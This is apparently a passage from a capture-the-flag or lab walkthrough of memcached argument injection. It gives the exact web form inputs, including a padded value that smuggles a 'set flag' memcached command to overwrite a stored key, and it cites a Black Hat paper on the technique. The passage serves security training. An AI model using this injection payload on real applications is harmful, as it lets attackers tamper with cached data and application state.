
Step 3: Perform argument injection and modify the value stored in key "flag".

Enter the following data in text fields:


Data in Key Textfield: 1 0

Data in Value Textfield:
12345678901234567890123456789O
set flag 0 3600 4
true

Please note: The new line character after true is important, otherwise the exploit will not work.



Click the “Store” button.



The value stored in “flag” key was updated and the flag was revealed.

Flag: a8b0e1ccf4384d921312d9abaa9faa4c

References:

1. Memcached (https://memcached.org/)
2. The New Page of Injections Book: Memcached Injections (https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf)